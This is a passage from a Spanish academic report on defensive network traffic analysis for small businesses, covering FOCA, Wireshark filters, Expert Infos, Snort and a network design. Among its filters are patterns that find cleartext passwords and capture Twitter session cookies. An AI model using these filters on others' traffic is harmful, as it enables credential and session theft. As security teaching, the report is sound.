También se pueden añadir ficheros remotos, utilizando la opción de añadir URL de tal manera que se descargue ese fichero.

3.6.2.2 Personalizar la búsqueda de ficheros

Por defecto la búsqueda de ficheros se relacionan sólo con el dominio principal del proyecto y sin poner ninguna otra restricción, más que la extensión. En el caso de desear añadir más ficheros al análisis, por ejemplo de más de un dominio, es posible cambiar los parámetros de búsqueda para eso es suficiente con seleccionar la opción

[31] **Captcha:** Prueba de Turing pública y automática para diferenciar máquinas y humanos.

"custom search" y se desplegará un cuadro de texto donde se podrá cambiar la configuración de búsqueda a utilizar en los motores.

3.6.2.3 Análisis de la URL

Una vez generada esa lista de enlaces, y previamente a descargar los ficheros, *FOCA* efectuará las siguientes tareas a la *URL*:

- Si es encontrado por buscadores Web, entonces se asume que es un servidor web.
    - Se extrae el nombre de dominio.
    - Se busca su dirección IP.

- Si está seleccionada la opción de *fingerprinting* pasivo, se intenta averiguar la tecnología del servidor web a través de:
    - El banner del puerto 80.
    - El error 404
    - El error de *Aspx*

- La ruta al documento se descompone en todos los posibles directorios, ejemplificando:
http://www.uno.com/directorio1/docs/pdf/fichero.pdf (se descompondría en):
    - http://www.uno.com/
    - http://www.uno.com/directorio1/
    - http://www.uno.com/directorio1/docs/
    - http://www.uno.com/directorio1/docs/pdf/

Y se darían de alta asociados como directorios al nombre de dominio de www.uno.com.

En cada directorio se prueba si tiene el listado de directorios abiertos, mediante una petición de la ruta y una búsqueda de la cadena *"Index of"* localizando los métodos inseguros que por defecto son *PUT* y *DELETE*. Luego, antes incluso de descargar el fichero se ha realizado un análisis completo de la información descubierta a través de la *URL*.

Una vez conocida la relevante información, el siguiente paso es comprometerla con la política de seguridad de la empresa para eliminarla, restringirla o delimitarla; previniendo así ataque externo por búsqueda documental.

3.6.3 Seguimiento de *" TCP Stream".*

Follow TCP Stream es una utilidad que nos proporciona *Wireshark* para la extracción del flujo de datos establecidos en una sesión *TCP*.

Analizar una petición/respuesta de un cliente/servidor, probar el funcionamiento de una aplicación basada en sockets, o monitorear pruebas de esfuerzo por medio de un *fuzzer*[32] son las aplicaciones más difundidas para un *TCP Stream*.

El siguiente ejemplo efectúa una escucha de trafico *TCP*, detectando un petición de conexión *FTP* hacia el servidor *Apache* de un usuario no autorizado. Para efectuar el seguimiento *TCP*, se selecciona un paquete sospechoso y en las opciones desplegadas al efectuar un *click* secundario se despliega la opción *FolloW TCP Stream* tabulando la información necesaria para una discriminación de seguridad.




Figura 3.15: Extración de datos de sesion FTP empleando Wireshark.
Fuente: Captura en la realización del trabajo.

[32] **Fuzzer:** aplicación comprueba desbordamientos de búfer, vulnerabilidades cadena de formato y control de errores.

4. ANÁLISIS PREVENTIVO DE TRÁFICO

Un procedimiento de análisis constante del trafico cursante por una red es una práctica derivada de una adecuada política de seguridad, enmarcada en el lineamiento de previsión y observancia de patrones de alerta.
Esta sección se enfoca en brindar un panorámica de herramientas destacadas y disponibles externamente algunas de ellas; para un monitoreo continuo cuando se ejecuta un análisis de tráfico.

4.1 Filtros

Los filtros de visualización [20], siguen una nomenclatura propia de la aplicación y se emplean para discernir resultados sobre paquetes que previamente han sido capturados. El casillero *Filters* proporciona una ayuda dinámica de selección de filtros acorde a las necesidades, no obstante se presentan algunos ejemplos prácticos y recomendados [21], [22].

Paquetes UDP, escenifiquar la visualización de paquetes UDP que contengan la secuencia de bytes 0x90, 0x90, 0x90, 0x03 a partir del 8º, posiblemente, porque cierto malware emplea dicha secuencia: *udp[8:4]==90:90:90:03*

Paquetes ICMP, una frecuente pérdida de conexiones con un servidor ó un descenso en la tasa de transferencia, los manuales recomiendan estudiar la frecuencia de errores en paquetes *ICMP* de tipo *Protocol Unreachable* ó *Source Quench*, comúnmente utilizados en ataques *Connection-blind-reset* ó *Blind-throughput-reduction*: *(icmp.type == 3 && icmp.code == 2) || (icmp.type == 4 && icmp.code == 0)*

Retransmisiones, filtros para eliminar paquetes duplicados y sus correspondientes retransmisiones, evitando la acumulación de información basura:
not tcp.analysis.duplicate_ack and not tcp.analysis.retransmission

Contains, con este operador se puede localizar cadenas de texto literales en los paquetes recibidos: *(pop contains "PASS") || (http contains "password")*

Expresiones regulares, un filtro que admite la misma sintaxis que las expresiones regulares, permitiendo más flexibilidad de búsqueda.
http.request.uri matches "login.=user"*

Escaneo puertos netbios, permite detectar un patrón de comportamiento conocido por algunos gusanos:
dst port 135 or dst port 445 or dst port 1433 and tcp[tcpfl ags] & (tcp-syn) != 0 and tcp[tcpflags] & (tcp-ack) = 0 and src net 192.168.0.0/24

Paquetes ARP (Aircrack-ng), en un entorno *wireless* buscamos paquetes *ARP request* y su correspondiente respuesta *ARP reply, para* esquematizar una topología: *(wlan.bssid == 00:11:22:33:44:55 and (frame.pktlen>=68 and frame.pktlen le 86) and (wlan.da == ff:ff:ff:ff:ff:ff or wlan.sa == 00:22:33:44:55:66))* [25].

Cookies, si de desea capturar sesiones de Twitter, para una auditoría forense, cuyas cookies viajen en claro podemos utilizar el siguiente filtro:
http.cookie and http.host contains "twitter"

4.2 Expert Infos

La funcionalidad *Expert Infos* es algo similar a un registro de anomalías que detecta automáticamente Wireshark en un fichero de captura. Cuando se tiene una captura con un número muy elevado de paquetes y no se pretende buscar una situación específica, sino que se quiere detectar los ataques más importantes, no se puede recurrir únicamente al uso de filtros. Para agilizar el proceso de identificación de anomalías en la red, se puede hacer uso de la opción Expert Infos [23].
La idea principal de esta herramienta es mostrar comportamientos inusuales o situaciones anómalas en la red, como retransmisiones o fragmentación, técnicas utilizadas para evadir un *IDS* o engañar a los sistemas. De esta forma, se pueden identificar más rápidamente problemas en la red que si se hiciera de forma manual sobre todo el conjunto de paquetes capturados.
Esta información se debe tratar como una recomendación. La ausencia de resultados no significa necesariamente que no existan problemas.
La cantidad de entradas mostradas depende en gran medida del protocolo utilizado. Mientras que protocolos comúnmente utilizados como TCP/IP mostrarán mucha información detallada, otros muchos pueden no mostrar nada en absoluto. El ejemplo se obtiene *Analyze >> Expert info Composite,* en donde existe diversas codificaciones de advertencia, mayor detalle [20].

Chat (gris): información sobre flujos normales. Se trata de información normal que ayuda a entender qué ha ocurrido como, por ejemplo, un segmento TCP con el *flag* SYN.

Nota (cian): situaciones destacables fuera del funcionamiento normal. Por ejemplo, que una aplicación devuelva un código de error común como HTTP 404.

Advertencia (amarillo): indica atención. Se debe prestar especial cuidado a los paquetes marcados de esta forma ya que puede tratarse de intentos de ataque como, por ejemplo, que una aplicación devuelva un código de error inusual como un problema de conexión.

Error (rojo): problemas graves como paquetes mal formados.




Figura 4.1: Expert Infos Wireshark.
Fuente: Captura en la realización del trabajo.

4.3 Sistema de Detección de Intrusos "Snort".

Cuando el volumen de tráfico interceptado es tan alto que hace muy costoso comenzar a analizar manualmente una captura de tráfico de red, una manera de procesar esa información de manera rápida para tratar de identificar ataques o establecer un punto de comienzo donde empezar a investigar es el análisis automático con herramientas externas.

Una de las aplicaciones más difundida y con buena reputación para la detección de ataques a sistemas es *Snort [24]*. *Snort* es un *IDS*, Sistema de Detección de Intrusos, de código abierto, basado en firmas, que analiza el tráfico en tiempo real y lo compara en base a un repositorio de firmas conocidas, alertando ante paquetes sospechosos, ya sea tanto por su contenido como por su estructura.

En nuestro caso, nos puede ser de utilidad analizando una captura diaria de tráfico realizada con anterioridad y que sea demasiado grande como para analizarla manualmente. En una ventana de terminal de Linux se ejecuta Snort, la opción -c referencia el archivo de configuración a utilizar, con la opción -r para análisis desde un archivo (.pcap); y la opción -A indica que las alertas se mostrarán por la consola del terminal.

```
root@upmtest:~# snort –c /etc/snort/snort.conf –r /root/upmTest.pcap –A console

-------------------------------------------------------------------------------
-------------------------------------------------------------------------------
Action Stats:
ALERTS: 1
LOGGED: 1
PASSED: 0
-------------------------------------------------------------------------------
```

4.4 Scripts.

Los Scripts son pequeños *IDS* que se focalizan en localizar un tipo concreto de ataque o de anomalía de red.

Como ejemplo, el *script* en *python*, *sqlinject-finder.py* que acepta como parámetro de entrada un fichero *.pcap* y permite reconstruir ataques de inyección *SQL*[33] en parámetros *GET/POST*. La salida generada muestra la *IP* del atacante, el servidor *web*, el número del paquete en la que se localizó la sentencia *SQL* sospechosa. La información recabada se empleará para un análisis minucioso en Wireshark.




Figura 4.2: Script sqlinject-finder .
Fuente: http://allinonehack.blogspot.com.es/2012/05/admin-page-finder-script-python-script.html

4.5 Gráficas

Posiblemente, un gráfica sea, la manera más fácil de apreciación del comportamiento o tendencia de un parámetro. Wireshark nos proporciona una gran cantidad de posibilidades para evaluar, de forma gráfica, el rendimiento de nuestra red en función de múltiples variables. Las siguientes funciones gráficas son las más relevantes al momento de un análisis interno:

***TCP Stream Graph**, seguir la traza de una sesión TCP.*

***I/O Graphs**, presentación en función del tiempo de protocolos inmersos, seleccionados por funciones de filtrado.*

***Follow Graph**,* función que permite un diagrama de flujo y de actores en un establecimiento de sesión.

Se debe adicionar, el hecho que un reporte de una auditoría, entre más gráfico y conceptual sea más fácil de asimilarlo resulta.

[33] **SQL:** structured query language

La figura 4.3 corresponde a un procedimiento de captura rutinario de paquetes en vista de detectar un parámetro fuera de lo común. Se puede apreciar que la dirección 192.168.1.100 tiene un constante tráfico dirigido desde y hacia él, la particularidad es que un porcentaje alto es de paquetes son del tipo *broadcast*; lo que sale de un comportamiento habitual.




Figura 4.3: I/O Graph empleando Wireshark .
Fuente: Captura en la realización del trabajo.

La aplicación de filtros, selección de incidencias por colores, estilos de proyección, resolución y presencia de variables son algunas versatilidades de las función grafica expuesta.

5. APLICACIÓN A UN ESCENARIO DE PEQUEÑA Y MEDIANA EMPRESA

En secciones anteriores se ha descrito la teoría, flexibilidad y razones para emplear el análisis de tráfico basado en herramientas de software como una Política de Seguridad. A esto debe sumarse el conocimiento de los patrones de paquetes obtenidos al presentarse alguna anomalía en el bus lógico de comunicaciones.

Con estos antecedentes se expone gráficamente un escenario, red LAN, para un entorno de pequeña y mediana empresa encajando con los objetivos expresados en el alcance del trabajo.

En primera instancia se bosqueja una red doméstica, de hogar, para introducir el análisis; expuesta en la figura 5.1, existen algunos equipos informáticos; ordenador, impresora, fax entre otros; convergiendo en un concentrador, que dispone de un bus común de comunicaciones. Por lo tanto al incorporar un equipo de monitoreo a un puerto del sistema, este se encuentra en capacidad de escuchar el trafico dirigido a todos los componentes.

Continuando la cadena se interconecta un *modem ADSL* con capacidades de enrutamiento para direccionar el tráfico hacia el *firewall* desplegado por el proveedor de Internet. Siendo la nube de comunicaciones la última instancia.

En este escenario de hogar descrito, se puede apreciar la facilidad y transparencia con la que se consigue intercalar una herramienta de software para análisis de tráfico; si a esto se suma los conocimientos de discriminación de protocolos y patrones resultantes en un comportamiento anómalo de la red, el usuario se encuentra en la capacidad de trabajar en un ambiente relativamente seguro desde el término informático.




Figura 5.1: Análisis de trafico en una aplicación doméstica.
Fuente: Bosquejo parte del documento.

Ampliando la perspectiva, una pequeña y mediana empresa (PYME) se considera para el ámbito de negocio comercial o de servicios con una población en término inferior a cien empleados; en el caso de análisis se han habilitado una cantidad similar de posibles puertos de conexión para usuarios.

La figura 5.2 representa un escenario PYME, compuesto por varias zonas, algunas de ellas remarcadas por líneas segmentas para una mejor delimitación del campo de acción.

Zona 1, compuesta por una sucursal de empresa en una locación remota, la cual se interconecta por una red virtual. La dirección de red de esta área es 192.168.3.0 una extensión física con tratamiento de subred, adicionando un dispositivo firewall para protección a la salida de Internet, empleando una dirección pública.

Zona 2, pertenece a una zona desmilitarizada (192.168.75.0) para albergar a los servidores de respuesta externa de la organización incluyendo un honey pot, que no necesitan formar parte de un acceso directo en forma continua. La dirección de red 192.168.2.0 para dispositivos como una subred más para la administración.

Zona 3, una subred de usuarios con aplicaciones heterogéneas con sus respectivas políticas de administración y acceso.

Zona 4, un área reservada para los servidores de trabajo interno, es la zona en la que se debe prestar mayor atención, aquí reside la información. Un servidor de base de datos, uno de contenidos y un sistema de almacenamiento por ejemplificar un entorno común de empresa hoy en día.

Zona 5, compuesta por la *LAN* 5 y el conjunto de periféricos, que merecen una atención especial por ser de uso común a todos los usuarios y ataques físicos más evidentes.

Zona 6, una área de acceso inalámbrico básicamente para conexión de invitados esporádicos en la empresa; más por no ser evaluado adecuadamente puede ser un punto de accesos a nuestro entorno, razón por la cual forma parte de la zona desmilitarizada.

Zona 7, intervienen los conmutadores 1,2,3,4..n ejemplificando un crecimiento escalonado de la capacidad de interconexión asegurada en un bus de datos Ethernet que será monitoreado.

Zona 8, un firewall como medida limitante de conexiones previo el direccionamiento del *router* empleando la dirección pública.

Zona 9, el entorno de descripción para el análisis de tráfico. Como se puede apreciar el equipo de monitoreo con *Wireshark* puede formar parte de la red de comunicaciones en un forma sencilla y transparente ya sea en un "*port mirroring*" para escuchar a un equipo en particular o censando todo el tráfico perteneciente a un bus de comunicaciones con los permisos respectivos dentro de las *VLANs* a las cuales puede formar parte.

Zona 10, compuesto por el equipo enrutador y la pseudo representación de la nube de Internet.




Figura 5.2: Aplicación en un escenario PYME..
Fuente: Bosquejo parte del documento.

Las zonas 2,3,4,5 y 6 se las puede considerar subredes porque se encuentran implementadas baja una dirección de red independiente e interconectadas a un elemento de conmutación propio por facilidades de administración. Estos subconjuntos concentran su tráfico en la zona 9, la zona idónea para incorporar el software analizador de tráfico.

Tomando en consideración la información descrita para cada una de las áreas que conforman la red en estudio, se centraliza el análisis en la zona 9, una zona segura, que escenifica un bus compartido Ethernet conformado por varios *switches* enlazados por puertos *trunk;* permitiendo una escalabilidad acorde el requerimiento de puntos de interconexión. La respuesta de trabajo de la red va ha depender de la coincidencia de conexiones a un servidor en común y la capacidad de respuesta de éste.
Se considera que en este punto la capacidad de transporte para todos los usuarios se encuentra asegurada.

Dada la naturaleza flexible de la herramienta de análisis de tráfico, se la puede interconectar a un puerto de diagnostico o monitoreo de un de los *switches* más cercanos al punto de incidencia, si se cuenta con esta funcionalidad. Si el conmutador no posee la funcionalidad de diagnóstico se debe interconectarlo a la VLAN compartida del dispositivo a monitorear y discriminar por configuración la dirección del objetivo. Como se aprecia la flexibilidad es de gran ayuda para intercalar la herramienta de software, por ende esto ya no es un limitante físico para aplicar una política de monitoreo continuo.

Con las menciones anteriores se justifica el empleo de software para un monitoreo eficaz del bus compartido, a este particular se debe añadir el costo reducido, la variedad de opciones, la total cobertura de protocolos y el continuo desarrollo que proporciona el software libre. Resultando el análisis de tráfico basado en software libre una de las alternativas más viables para un empresa justificando el principio de proporcionalidad en la adquisición.

6. CONCLUSIONES

Una de las primeras instancias en la resolución de problemas de red consiste en un análisis de tráfico en aquellos segmentos o áreas que se encuentren evidenciando un bajo rendimiento o que simplemente se congestionan. Estudiar el tráfico cursante es un aspecto clave para diagnosticar la fuente de algunos problemas que de otra forma pueden tomar excesivo tiempo. Adicionando el mínimo impacto que se causa en el bus lógico, donde la disponibilidad del recurso prima sobre el resto de servicios.

Analizar el tráfico en un entorno de comunicaciones como manera preventiva o correctiva es una medida de comprobada eficacia, más no siempre es asequible en formato propietario por parte de ciertos fabricantes que lo incluyen en las licencias comerciales de sus equipos. Ante esta barrera, el presente trabajo ha expuesto una alternativa viable basada en software libre que suple las necesidades de las entidades con presupuestos modestos.

Wireshark es la alternativa de software libre en un analizador de protocolos, seleccionada por encajar con los criterios de adaptabilidad y flexibilidad que exige la seguridad informática. Complementándose con una variedad de paquetes informáticos puntuales, de licencia GNU, que colaboran para emular un ambiente de prueba idóneo esquematizando los patrones de parámetros obtenidos al presentarse una amenaza.

La metodología propuesta de emulación de los intentos de intrusión ha permitido una documentación técnica detallada de la mecánica empleada, alteración de parámetros y vías de mitigación recomendadas. El contenido expuesto pretender contribuir con un esquema de conocimiento puntual ante los más difundidos ataques informáticos.

El desarrollo didáctico del trabajo ha partido con la justificación de la temática y el alcance planteado, basándose en el panorama de las soluciones existentes actualmente en el mercado. En una segunda parte se efectúa la descripción de los componentes y herramientas informáticas a ser empleadas, así como los esquemas de posibles interconexiones lógicas-físicas. Como tercera instancia se ha ejemplificado los más representativos ataques en redes de información detallando la mecánica, la alteración de parámetros y las posibles formas de mitigación. Una cuarta sección refuerza el conocimiento de las herramientas de software libre disponibles para el

diagnostico y análisis de vulnerabilidades; se lista algunos ejemplos de una gama bastante amplia que el lector puede ahondar acorde su tendencia e intereses particulares.
En el siguiente aporte se sugiere el uso del análisis de tráfico vinculado con un ambiente de pequeña y mediana empresa.
La parte final del documento expone las conclusiones, recomendaciones y planteamiento para trabajos futuros.

Se recomienda altamente el uso de software libre de código abierto por proveer la flexibilidad y escalabilidad en entornos de investigación y pruebas sin mencionar el bajo costo económico. Soportado y realimentado por innumerables fuentes de documentación que aportan ejemplos y guías de resolución de primera mano, por parte de entusiastas en las redes de telecomunicaciones.

Mencionando lineamientos para trabajos futuros, se pude aportar una especialización encaminada a la investigación de los parámetros que gobiernan las redes sociales; debido a que los mecanismos y contenidos relacionados proveen información sensible no solo para el usuario sino para la organización a la que pertenece.

Bibliografía

[1] IETF: RFC 1244
http://www.ietf.org/rfc/rfc1244.txt

[2] Cisco: Configuración de port monitored
http://www.cisco.com/en/US/products/hw/switches/ps708/productstechnote09186a008015c612.shtml

[3] Cisco: Mini Protocol Analyzer
https://www.cisco.com/en/US/docs/routers/7600/ios/12.2SR/configuration/guide/mpa.html

[4] Cisco: Configuración de características de seguridad en dispositivos de Capa 2.
http://www.cisco.com/en/US/products/hw/switches/ps5023/productsconfigurationexample09186a00807c4101.shtml
Cisco: ARP poisoning y medidas de mitigación.
http://www.cisco.com/en/US/prod/collateral/switches/ps5718/ps708/whitepaperc11603839.html

[5] Etthercap: multipurpose sniffer/interceptor/logger for switched LAN.
http://ettercap.sourceforge.net/

[6] dsniff: a collection of tools for network auditing and penetration testing
http://monkey.org/~dugsong/dsniff/

[7] INTECO: Útiles gratuitos sobre análisis de protocolos.
http://cert.inteco.es/software/Proteccion/utiles_gratuitos/Utiles_gratuitos_listado/?idLabel=2230152&idUser=&idPlatform

[8] Seguridadyredes: Detectando sniffers en redes conmutadas.
http://seguridadyredes.nireblog.com/post/2009/11/27/detectando-sniffers-en-nuestra-red-redes-conmutadas-y-no-conmutadas-actualizacion

[9] Libro Cisco: What Hackers Know About Your Switches.(Pág. 29)
Autor: Eric Vyncke, Christopher Paggen
ISBN: 978-1-58705-256-9 Auto
http://www.ciscopress.com/bookstore/product.asp?isbn=1587052563

[10] Cisco: Configuring Port-Based Traffic Control
http://www.cisco.com/en/US/docs/switches/lan/catalyst3550/software/release/12.2_25_see/configuration/guide/swtrafc.html

[11] IETF: TCP SYN Flooding Attacks and Common Mitigations
http://www.ietf.org/rfc/rfc4987.txt

[12] Cisco: Reverse Path Forwarding
http://www.cisco.com/web/about/security/intelligence/unicast-rpf.html

[13] Ataques capa 7: iptables y hashlimit
http://www.sectechno.com/2011/01/25/preventing-layer-7-ddos-attack/

[14] SecurityByDefault: Slowloris, Dos para Apache
http://www.securitybydefault.com/2009/07/slowloris-dos-para-apache.html
SecurityByDefault: Top módulos recomendados para Apache
http://www.securitybydefault.com/2010/08/top-modulos-recomendados-para-apache.html

[15] Introducción a Loki: BlackHat 2010
https://media.blackhat.com/bh-us-10/whitepapers/Rey_Mende/BlackHat-USA-2010-Mende-Graf-Rey-loki_v09-wp.pdf

[16] Apache: Guía de configuración
http://www.guia-ubuntu.org/index.php?title=Servidor_web

[17] Libro Cisco: What Hackers Know About Your Switches.(Pág. 74)
Autor: Eric Vyncke, Christopher Paggen
ISBN: 978-1-58705-256-9 Auto
http://www.ciscopress.com/bookstore/product.asp?isbn=1587052563

[18] Virus total: Software de análisis de malware en línea.
https://www.virustotal.com/

[19] Maxmind: Servicio de geo-localización contra el fraude electrónico.
http://www.maxmind.com/

[20] Packetlife.net: Cuadro resumen de filtros de visualización en Wireshark.
http://packetlife.net/media/library/13/Wireshark_Display_Filters.pdf

[21] Seguridadyredes.nireblog: Filtros de captura y de visualización.
http://seguridadyredes.nireblog.com/post/2008/03/24/analisis-de-red-con-wireshark-filtros-de-captura-y-visualizacian

[22] Wireshark: Ejemplos prácticos de capturas de tráfico.
http://wiki.wireshark.org/SampleCaptures

[23] Expert Infos: Chapter 7. Advanced Topics
http://www.wireshark.org/docs/wsug_html_chunked/ChAdvExpert.html

[24] Snort: IDS, Sistema de Detección de Intrusos, de código abierto.
http://www.snort.org/

[25] Aircrack-ng: Captura de paquetes ARP
http://www.aircrack-ng.org/doku.php?id=es:how_to_crack_wep_via_a_w.ireless_client

[26] Hardware y Software empleado: Detalle de versiones**.**
Sección Anexos, página 43.

ANEXOS

Equipos y Herramientas Informáticas empleadas

EQUIPO	HARDWARE	SOFTWARE	DIRECCCIÓN IP	MAC
Atacante	2,0 Ghz Intel DualCore 2GB 1333Mhz	Ubuntu 12.04	192.168.1.100	00:1c:42:a0:b7:ca
Usuario	3,06 Ghz Intel Pentium® 2Gb 1033Mhz	Microsoft Windows XP Professional SP3	192.168.1.33	00:0c:76:78:57:fc
Gateway	Sagem Livebox2 SP	N/A Ver. 9619	192.168.1.1	98:8b:5d:21:96:1c
Switch	Catalyst Express 500 WS-CE500-24TT	12.2(25)FY- LAN-Base	192.168.1.22	0e:5c:49:19:32:bf
